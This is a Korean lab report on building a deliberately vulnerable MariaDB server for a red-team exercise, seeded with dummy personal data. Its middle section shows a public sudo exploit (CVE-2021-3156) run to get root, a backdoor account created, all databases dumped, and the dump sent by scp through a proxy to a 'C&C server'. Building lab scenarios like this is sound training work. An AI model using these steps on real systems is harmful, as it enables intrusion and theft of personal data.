



DB Server 시스템 구축 보고서

RED 담당자	예 예린 주
진행 상태	완료
마감일	@2023년 8월 24일
최종 편집 일시	@2023년 8월 31일 오후 11:16
최종 편집자	예 예린 주
프로젝트	프로젝트 환경 구축

ESXi에 아래 사항 진행

- OS 설치
- 애플리케이션 설치
- 우분투 환경 설정(취약점 부여)
- 내부 네트워크 통신 확인
- DB 구축

개요

OS 설치

version: Ubuntu 20.04 LTS (Focal Fossa)

ubuntu-20.04-beta-live-server-amd64.iso ([다운로드](#))

```
user@dbserver:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

OS	Ubuntu 20.04 LTS (Focal Fossa)
IP	172.30.40.4
ID	root/user
PW	root/user

애플리케이션 설치

- MariaDB 10.4.31

```
# mariadb --version
mariadb Ver 15.1 Distrib 10.4.31-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2
```

▼ 설치

```
sudo apt-get install apt-transport-https curl
sudo mkdir -p /etc/apt/keyrings
sudo curl -o /etc/apt/keyrings/mariadb-keyring.pgp 'https://mariadb.org/mariadb_release_signing_key.pgp'
```

```
nano /etc/apt/sources.list.d/mariadb.sources

# MariaDB 10.4 repository list - created 2023-08-24 02:34 UTC
# https://mariadb.org/download/
X-Repolib-Name: MariaDB
Types: deb
# deb.mariadb.org is a dynamic mirror if your preferred mirror goes offline. See https://mariadb.org/mirrorbits/ for details.
# URIs: https://deb.mariadb.org/10.4/ubuntu
URIs: https://tw1.mirror.blendbyte.net/mariadb/repo/10.4/ubuntu
Suites: focal
Components: main main/debug
Signed-By: /etc/apt/keyrings/mariadb-keyring.pgp
```

```
sudo apt-get update
sudo apt-get install mariadb-server
```

• Vsftpd

▼ FileZilla

```
$ sudo apt-get install filezilla
```

우분투 환경설정

- OpenSSH-Server
- 자동 업데이트 비활성화

```
$ nano /etc/apt/apt.conf.d/10periodic
APT::Periodic::Update-Package-Lists "0";
APT::Periodic::Download-Upgradeable-Packages "0";
APT::Periodic::AutocleanInterval "0";
APT::Periodic::Unattended-Upgrade "0";

$ nano /etc/apt/apt.conf.d/20auto-upgrades
APT::Periodic::Update-Package-Lists "0";
APT::Periodic::Unattended-Upgrade "0";
```

▼ VsFTP 용량 제한 해제

```

user@dbserver:~$ ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority     (-e) 0
file size               (blocks, -f) unlimited
pending signals         (-i) 7524
max locked memory       (kbytes, -l) 65536
max memory size         (kbytes, -m) unlimited
open files              (-n) 1024
pipe size               (512 bytes, -p) 8
POSIX message queues    (bytes, -q) 819200
real-time priority      (-r) 0
stack size              (kbytes, -s) 8192
cpu time                (seconds, -t) unlimited
max user processes      (-u) 7524
virtual memory          (kbytes, -v) unlimited
file locks              (-x) unlimited

```

file size (blocks, -f) unlimited

내부 네트워크 통신 확인

- IP address: 172.30.40.3

```


user@dbserver:/etc/apt/apt.conf.d$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.30.40.3 netmask 255.255.255.0 broadcast 172.30.40.255
    inet6 fe80::20c:29ff:fe97:81c6 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:97:81:c6 txqueuelen 1000 (Ethernet)
    RX packets 3564 bytes 694340 (694.3 KB)
    RX errors 0 dropped 320 overruns 0 frame 0
    TX packets 154 bytes 11112 (11.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1892 bytes 144792 (144.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1892 bytes 144792 (144.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```

PM PC → DB SERVER: SSH(Xshell) 접속

- 기존 세션 접속



PM_PC에서 DB Server로 Xshell 연결



기본 계정 user로 로그인



Name	All Sessions	user@dbserver:~\$ whoami
Type	Folder	user
Sub items	1	user@dbserver:~\$ cd CVE-2021-3156
Host		user@dbserver:~/CVE-2021-3156\$./sudo-hax-me-a-sandwich 1
Port	22	** CVE-2021-3156 PoC by blasty <peter@haxx.in>
Protocol	SSH	using target: Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
User Name		** pray for your rootshell.. **
Description		[+] bling bling! We got it!
		# whoami
		root

user → root 권한 상승

Protocol	SSH	# useradd hacker1
User Name		# passwd hacker1
Description		New password:
		Retype new password:
		passwd: password updated successfully
		#
		ssh://user@172.30.40.231:22

외부 계정 hacker1 생성

- 새 세션 생성, 접속



새 세션 생성

hacker1 → root 권한 상승

```
# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 48
Server version: 10.4.31-MariaDB-1:10.4.31+maria-ubu2004 mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
```

DB Server 접속

```
# mysqldump -u root -p --alldatabases > hackerdump.sql
```

```
# mysqldump -u root -p --all-databases > hackerdump.sql
Enter password:
# ls
Makefile README.md brute.sh hackerdump.sql hax.c lib.c libss_X sudo-hax-me-a-sandwich
```

DB 덤프 파일 생성

DB SERVER → PROXY SERVER → C&C SERVER: SSH 프로토콜

- DB Server → Proxy Server → C&C Server 순으로 scp 명령어를 사용하여 파일 전송

```
root@dbserver:~# scp ./def.sql anonymous@172.30.40.13:~/def.sql
The authenticity of host '172.30.40.13 (172.30.40.13)' can't be established.
ECDSA key fingerprint is SHA256:WD2w1hdJT4/0q43BkP5csRaHAc2Aozy1W7dE1ovWhxQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.30.40.13' (ECDSA) to the list of known hosts.
anonymous@172.30.40.13's password:
def.sql 100% 133KB 9.1MB/s 00:00
```

▼ DB SERVER에 FTP 설정(시나리오 이슈)

```
$ sudo apt-get install vsftpd
$ sudo vi /etc/vsftpd.conf #Uncomment write_enable=YES, xferlog_file=/var/log/vsftpd.log
$ sudo service vsftpd restart
```


```
# systemctl start vsftpd
# systemctl status vsftpd
• vsftpd.service - vsftpd FTP server
  Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2023-08-21 07:14:20 UTC; 8s ago
  Process: 12674 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
  Main PID: 12675 (vsftpd)
  Tasks: 1 (limit: 2257)
  Memory: 764.0K
  CGroup: /system.slice/vsftpd.service
          └─12675 /usr/sbin/vsftpd /etc/vsftpd.conf

Aug 21 07:14:20 dbserver systemd[1]: Starting vsftpd FTP server...
Aug 21 07:14:20 dbserver systemd[1]: Started vsftpd FTP server.


# netstat -natp | grep ftp
tcp6      0      0 :::21          :::*           LISTEN    12675/vsftpd
```

▼ C&C SERVER에서 파일 다운로드


- C&C SERVER에서 FileZilla Client 이용하여 db 덤프 파일 다운로드



db server와 연결하는 사이트 생성



db server의 hacker 계정 디렉토리에 접근



db 덤프 파일 다운로드

DB 구축

```
Maria DB > CREATE DATABASE defectors DEFAULT CHARACTER SET utf8;
Maria DB > CREATE TABLE PERSONAL_DATA_TB(
name varchar(10),
email varchar(20),
phone varchar(15),
address varchar(100),
job varchar(20),
office varchar(100),
gender varchar(10),
age int(11)
PRIMARY KEY(name)
);
```

- 데이터베이스 defectors

데이터베이스	테이블명
	PERSONAL_DATA_TB
defectors	COMPANY_TB
	SUPPORT_PROJECT_TB

- PERSONAL_DATA_TB 테이블 명세

일련번호	테이블명	필드명	데이터타입	기본값	필드설명
1	PERSONAL_DATA_TB(defectors)	name	varchar(10)		이름
		email	varchar(20)	NULL	이메일
		phone	varchar(15)	NULL	전화번호
		address	varchar(100)	NULL	주소

일련번호	테이블명	필드명	데이터타입	기본값	필드설명
		job	varchar(20)	NULL	직업
		office	varchar(100)	NULL	직장 주소
		gender	varchar(10)	NULL	성별 남성, 여성
		age	int(11)	NULL	나이

```

MariaDB [defectors]> desc PERSONAL_DATA_TB;
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| name  | varchar(10)   | NO   | PRI | NULL    |       |
| email | varchar(20)   | YES  |     | NULL    |       |
| phone | varchar(15)   | YES  |     | NULL    |       |
| address | varchar(100) | YES  |     | NULL    |       |
| job   | varchar(20)   | YES  |     | NULL    |       |
| office | varchar(100) | YES  |     | NULL    |       |
| gender | varchar(10)   | YES  |     | NULL    |       |
| age   | int(11)       | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
8 rows in set (0.000 sec)

```

PERSONAL_DATA_TB 테이블 명세

- 한글 데이터를 사용하기 위해 DB 인코딩을 utf8로 설정하고, mariaDB를 재시작하여 적용한다.

```

# nano /etc/my.cnf
[mysqld]
    init_connect="SET collation_connection = utf8_general_ci"
    init_connect="SET NAMES utf8"
    character-set-server = utf8
    collation-server = utf8_general_ci
[client]
    default-character-set = utf8
[mysqldump]
    default-character-set = utf8
[mysql]
    default-character-set = utf8

# service mysql stop
# service mysql restart

```

- python Faker 라이브러리로 생성한 더미 데이터를 PERSONAL_DATA_TB 테이블에 삽입한다.

```

Maria DB > LOAD DATA LOCAL INFILE '/home/user/personal_info.csv'

        INTO TABLE PERSONAL_DATA_TB

        FIELDS TERMINATED BY ','

        LINES TERMINATED BY '\n';

```

```

hackerdump2.sql
파일 편집 보기

--

LOCK TABLES `pdata` WRITE;
/*!40000 ALTER TABLE `pdata` DISABLE KEYS */;
INSERT INTO `pdata` VALUES ('강도윤','fji@example.org','061-099-0618','대구광역시 북구 서초
중앙1가 (정수오이마을)','외선전공','서울특별시 도봉구 봉은사044가','여성',37),('강미
경','sunjasong@example.or','055-183-4604','세종특별자치시 강북구 영동대8길','건설 및 광업기계
설치 및 정비원','전라남도 속초시 백제고분2길 (영철유면)','남성',24),('강미숙','caeweon77
@example.or','061-107-5879','경기도 단양군 석천호수가 (지영박백리)','중이제품 생산기 조작
원','광주광역시 성북구 강남대11거리 (예지김동)','남성',30),('강서현','seungmin53
@example.n','032-142-6772','인천광역시 금천구 삼성가','주방 보조원','충청북도 김포시 역삼3거
리','여성',52),('강선영','yejun41@example.net','019-078-5608','경상남도 안양시 압구정거
리','상담 전문가 및 청소년 지도사','충청북도 김포시 봉은사771가 (예은박면)','남성',18),('강성
민','agim@example.org','043-298-5707','대구광역시 송파구 삼성가','촬영기사','세종특별자치시 강
동구 강남대가 (현우김김마을)','여성',55),('강수민','jiminan@example.net','052-395-7766','전라
남도 파주시 학동90길','제품 생산관련 관리자','대구광역시 중랑구 잠실가','여성',53),('강수
진','ngu@example.com','064-793-7568','세종특별자치시 서대문구 삼성928가','안내 / 접수 사무원
및 전화교환원','대구광역시 동작구 압구정0거리','여성',35),('강순
옥','bagjinho@example.org','051-435-4166','전라남도 춘천시 서초중앙길 (서영황읍)','어부 및 해
녀','충청남도 아산시 도산대3거리 (하윤나장읍)','여성',51),('강승
민','hajihun@example.org','019-644-1035','전라남도 예산군 개포14가 (영미이리)','통신서비스판
매원','충청북도 평창군 논현거리 (영숙박김마을)','남성',59),('강영
길','zi@example.net','063-465-8747','대전광역시 성북구 양재천거리','기술 및 기능계 강사','광주

줄 1, 열 1 | 100% | Unix (LF) | UTF-8

```

Windows에서 조회한 DB 덤프 파일

▼ 참고

Filesystem이 read-only 로 변경된 에러 - 스마일서브 IDCHOWTO닷컴

해당 글은 File System이 read-only 로 변경되는 에러 사항에 대해 다루고 있습니다. 서버 사용 시 간혹 다음
과 같은 에러가 발생하는 경우가 있습니다. 이 에러가 뜨는 상태에서는 서버 내 파일에 대한 어떠한 작업도 불
가능해집니다. ...

<http://idchownto.com/read-only/>



DB dump의 개념 및 백업/복구 방법

dump 는 대상 데이터를 insert query로 바꿔서 저장하는 방법,쉽게말하면 현재 DB 상태를 저장하고 불러오
는 기능을 가진 툴이다.File 백업의 경우 DB File 전체를 압축이나 copy를 이용하여 보관하는 방법이 있
다.dump의 경우 insert 문으로

<https://velog.io/@pomeranian91/DB-dump의-개념-및-백업복구-방법>



[Ubuntu] FTP: Filezilla 서버 설치하기


우분투 서버에 FTP를 활성화하고 Filezilla를 사용하기 위한 서버를 설치해 봅니다. 1. vsftpd 설치 vsftpd는
Very Secure FTP로 보안을 강화한 FTP입니다. 보안뿐 아니라 성능과 안정성도 뛰어나며 FTP를 쉽게 관리
할 수 있습니다. 다음 명령어를 통해 vsftpd를 설치합니다. \$sudo apt-get install vsftpd 2. 설정 변경

<https://smoh.tistory.com/281>



[허언중/리눅스] Part4_chapter13_ FTP 서버설치 (이것이 리눅스다)


안녕하세요 허언중입니다. FTP 서버설치 방법 명령어 : yum -y install vsftpd 입력후 설치! 설치가 완료가 되면 /var/ftp/pub 디렉터리에 생성된다. 확인을 위해 pub 디렉터리에 아무 파일이나 하나 복사하자 그리고 vsftpd 재실행을 해주고, enable를 사용해서 재시작 하더라도 실행이 되게 설정함. 그리고 방화벽에서 FTP 설정 이

 <https://min-310.tistory.com/143>

보기(V) 검색(S) E
~] # yum -y in
fastestmirror

[FileZilla] FTP, SFTP & 파일질라 사용법


FTP 파일 전송 프로토콜 (File Transfer Protocol) '프로토콜'은 전자기기가 서로 통신하는데 필요한 절차나 규칙을 의미한다. 따라서 FTP는 네트워크 상의 장치가 파일을 전송할 때 사용하는 규칙을 의미한다. FTP 서버: 파일을 하나의 장치에서 다른 장치로 전송하는 소프트웨어 애플리케이션. 즉 FTP 서버는 FTP 주소를 가

 <https://kk-programming.tistory.com/46>




Ubuntu에서 FTP 서버를 설치하고 구성하는 방법


FTP(파일 전송 프로토콜)는 네트워크를 통해 두 대의 컴퓨터 간에 파일을 업로드/다운로드하는 데 사용되는 비교적 오래되고 가장 많이 사용되는 표준 네트워크 프로토콜입니다. 그러나 FTP는 암호화 없이 사용자 자격 증명(사용자 이름 및 암호)과 함께 데이터를 전송하기 때문에 원래 안전하지 않습니다.

 <https://ko.linux-console.net/?p=2028#gsc.tab=0>

vsFTP 설치하고 실행하기

설치 및 실행 정책 x.x.20.21 vsftp server x.x.20.22 ftp client vsFTP group 9000 vsFTP users 9000~9100 client ftp 설치하기 vsftpd.x86_64 를 설치하자. [root@localhost ~]# yum install -y ftp Server vsftp 설치하기 [root@localhost ~]# yum install -y vsftpd.x86_64 리눅스 네트워크 서비스 관리에

 <https://sosohanchan.tistory.com/7>



vsftp 업로드 용량 제한 해제 방법


quota 설정에 문제가 없다는 가정하에 답변 드리겠습니다. # ulimit -a [엔터]하시면 core file size (blocks, -c) 0 data seg size (kbytes, -d) unlimited max nice (-e) 0 file size (blocks, -f) 10000

 https://sysdocu.tistory.com/298#google_vignette



[Linux] Ubuntu 업데이트 서버 연결 에러 (apt-get update 에러)


<https://notpeelbean.tistory.com/entry/linux-Ubuntu-%EC%97%85%EB%8D%B0%EC%9D%B4%ED%8A%B8-%EC%84%9C%EB%B2%84-%EC%97%B0%EA%B2%B0-%EC%97%90%EB%9F%AC-aptget-update->

 <https://hs5555.tistory.com/44>



[mysql/mariadb] database 인코딩 utf8로 설정하기

일단 DB에 접속해서 charset 인코딩설정을 확인해보자. MariaDB [(none)]> status mysql Ver 15.1 Distrib 10.5.13-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2 Connection id: 30220 Current database: Current user: nobody@localhost SSL: Not in use Current pager: stdout Using

 <https://devpouch.tistory.com/180>



Download MariaDB Server


REST API Release Schedule Reporting Bugs ... Continue reading

 [https://mariadb.org/download/?t=repo-config&d=20.04+\"focal\"&v=10.4&r_m=blendbyte](https://mariadb.org/download/?t=repo-config&d=20.04+\)



[Linux] 우분투 자동업데이트 비활성화

필자의 환경 OS : Ubuntu 20.04 우분투 자동 업데이트 시, 업데이트 될 때마다 재부팅이 필요하거나, 그래픽 드라이버를 다시 설치해야하는 등의 사소한 문제가 하나씩 생겼었다. 따라서 자동업데이트 설정을 꺼주는 포스팅을 하겠다. 1. 설정 파일 있는 디렉토리로 이동 \$ cd /etc/apt/apt.conf.d 2. 10periodic 파일 수정 #

 <https://sseongju1.tistory.com/18>

